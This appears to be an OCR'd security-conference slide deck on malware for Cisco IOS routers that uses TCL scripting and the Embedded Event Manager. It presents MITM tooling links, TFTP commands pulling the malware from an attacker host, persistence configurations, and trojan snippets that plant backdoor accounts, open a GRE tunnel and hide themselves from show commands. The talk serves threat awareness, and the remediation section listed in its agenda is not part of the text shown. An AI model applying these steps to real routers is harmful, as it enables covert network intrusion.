Cisco Malware: A new risk to consider in perimeter security designs

Manuel Humberto Santander Peláez

msantand@isc.sans.org


Agenda

- Introduction
- What you need to infect the router
- Infection sequence
- Remediation

Cisco IOS enhanced features

- Cisco Embedded Event Manager
  - Started with 12.3(4)T and 12.0(26)S
  - Tecnology to detect events inside Cisco IOS devices
  - Can detect SNMP traps, Syslog, config changes, interface counters, timers, routing events or “none” to launch the program manually
  - Very handy to automatize operational procedures inside networking devices

Cisco IOS enhanced features (2)




Source: Cisco IOS Software Release 12.2SB New Features and Hardware Support, Product Bulletin 3258

Cisco IOS enhanced features (3)


- TCL Programming
  - Began in 12.3(2)T
  - Scripting language ported to Cisco IOS that allows to create automated procedures combining commands of the Cisco CLI and the configuration mode
  - With few exceptions, all commands behave the same as in normal computers and also implements custom extensions to interact with Cisco IOS

Cisco is widely deployed …



Source: http://www.canalys.com/pr/2011/r2011061.pdf

Malware attacks keep rising …



What if …

- Cisco IOS now has a scripting language
- Cisco devices have storage for the IOS image and the configuration files
- Cisco IOS now supports event manager
- What if the programming language is used to perform something nasty within the device that may compromise the entire network?

Agenda

- Introduction
- What you need to infect the router
- Infection sequence
- Remediation

Compromise the Cisco device


- Remote access methods
  - http
  - telnet
  - https
  - Ssh v1 and v2
- Clear-text protocols can be compromised by standard MITM attack (http, telnet)

Compromise the Cisco device (2)

- Secured protocols are a little bit difficult to compromise
  - For https, attacker needs to use a forged certificate to send it to client and needs to be accepted
  - For SSHv1, there are many MITM toolkits around
  - For SSH2, you can force the client to use SSHv1 and then use the received information to connect to the real device

Compromising clear-text protocols

- Consider the following diagram:



Compromising clear-text protocols (2)

- MAC table looks as follows:

Port	MAC
1	XX
2	YY
3	ZZ

- What happens if we tell the switch that port 3 also has XX and YY MAC address?

Compromising clear-text protocols (3)

- Port 3 receives traffic sent to port 1 and 2

Port	MAC
1	XX
2	YY
3	XX, YY, ZZ

- Any sniffer can intercept the traffic now
- More info:
  - http://www.youtube.com/watch?v=hmXJXCiMoCU

Compromising secured protocols

- SSL can be compromised also by MITM
  - The long way: http://www.backtrack-linux.org/forums/old-tutorials-guides/6021-sniffing-ssl-traffic-using-mitm-attack-ettercap-fragrouter-webmitm-dnsspoof.html
  - The short way: http://surftechnics.wordpress.com/2009/03/12/ettercap/

Compromising secured protocols (2)

- SSHv1 is vulnerable to MITM attacks
  - Just enable SSH filter inside ettercap
  - Use mitm-ssh (works on SSHv1 and SSHv2) http://www.signedness.org/tools/mitm-ssh.tgz
- SSH2 is also vulnerable
  - Use jmitm2: http://www.david-guembel.de/index.php?id=6

Compromising secured protocols (3)

- SSH2 is also vulnerable
  - Use downgrade to SSHv1: http://sites.google.com/site/clickdeathsquad/Home/cds-ssh-mitmdowngrade
  - More information at: http://www.youtube.com/watch?v=ckXwIXc9TDw

Agenda

- Introduction
- What you need to infect the router
- Infection sequence
- Remediation

Now what?

- You have access to the router
- Upload the malware to any storage area inside the cisco device
  - Flash storage for IOS image and configuration
  - Can also save malware and other things
  - Use http, https, ftp, tftp to transfer the malware
- The *copy* command can help with that task

Transfering malware to the Cisco device

- Will use two examples
  - Cisco IOStrojan: Proof of concept that poses as the Cisco CLI to hide itself to the user and establish a GRE tunnel to enable outside access to the attacker straight into the corporate network
  - Cisco IRC client: Proof of concept that connects to an IRC server and accepts commands from a master. Only ping is implemented

Transfering malware to the Cisco device (2)

```
R2>enable
Password:
R2#copy tftp://6.3.1.1/irc.tcl flash:
Destination filename [irc.tcl]?
Accessing tftp://6.3.1.1/irc.tcl...
Erase flash: before copying? [confirm]n
Loading irc.tcl from 6.3.1.1 (via FastEthernet0/0): !
[OK - 3476 bytes]

Verifying checksum...  OK (0xDD65)
3476 bytes copied in 0.212 secs (16396 bytes/sec)
```

Transfering malware to the Cisco device (3)

```
R0>enable
Password:
R0#copy tftp://6.3.1.1/iostrojan.tcl nvram:
Destination filename [iostrojan.tcl]?
Accessing tftp://6.3.1.1/iostrojan.tcl...
Loading iostrojan.tcl from 6.3.1.1 (via FastEthernet0/0): !
[OK - 8596 bytes]

8596 bytes copied in 2.004 secs (4289 bytes/sec)
R0#
```

Next step …

- Make sure the program is resident every time the router is rebooted
- For the IOStrojan script:
  - It poses as the Cisco CLI, so it needs to be invoked every time the user logs on
  - Two terminals for logon: console and vty lines
  - The *autocommand* sentence can help for this task

Next step … (2)

- For the IRC script:
  - We need to register it to be loaded every time the Cisco router is rebooted
  - We use the Cisco Embedded Event Manager syslog event detector and look for the string *SYS-5-RESTART*
  - After that we execute a detached tclsh interpreter that handles the IRC connection

Autocommand use for IOStrojan

```
line con 0
 login
 stopbits 1
line aux 0
 stopbits 1
line vty 0 4
 password 7 121A0C041104
 no login
 autocommand  tclsh nvram:iostrojan.tcl
```

Cisco EEM policy for the irc script

```
event manager applet IRC_CLIENT
 event syslog pattern "SYS-5-RESTART"
 action 1.0 cli command "enable"
 action 1.1 cli command "tclsh bootflash:irc.tcl"
```

Agenda

- Introduction
- What you need to infect the router
- Infection sequence
- Remediation

IOStrojan script

- There is a procedure that modifies the password to perform remote login and establish a tunnel interface (GRE) to allow traffic inside the network

```
exec "terminal no monitor"
ios_config "line vty 0 4" "no login local"
ios_config "line vty 0 4" "no transport input"
ios_config "line vty 0 4" "no autocommand"
ios_config "line vty 0 4" "transport input telnet"
ios_config "line vty 0 4" "password iamatroyan"
ios_config "line console 0" "login local"
```

IOStrojan script (2)

- There is a procedure that modifies the password to perform remote login and establish a tunnel interface (GRE) to allow traffic inside the network

```
ios_config "username jdoe priv 15 password iamahacker"
ios_config "username jdoe autocommand tclsh nvram:iostrojan.tcl"
ios_config "no enable secret"
ios_config "no enable password"
ios_config "enable secret iamahackedcisco"
ios_config "service password-encryption"
```

IOStrojan script (3)

- There is a procedure that modifies the password to perform remote login and establish a tunnel interface (GRE) to allow traffic inside the network

ios_config "interface tunnel 0" "ip address 192.168.10.1 255.255.255.252"

ios_config "interface tunnel 0" "tunnel source fastethernet 0/0"

ios_config "interface tunnel 0" "tunnel destination 192.168.3.1"

IOStrojan script (4)

- There are overridden commands that hides the trojan presence to the user
  - show interface
  - dir nvram:
  - show version
  - show ip interface brief
  - show ip route
  - show configuration


IOStrojan script (5)

- There are overridden commands that hides the trojan presence to the user
  - show running-config
  - configure terminal
- Everything else is directly sent to the real CLI for execution inside the Cisco device

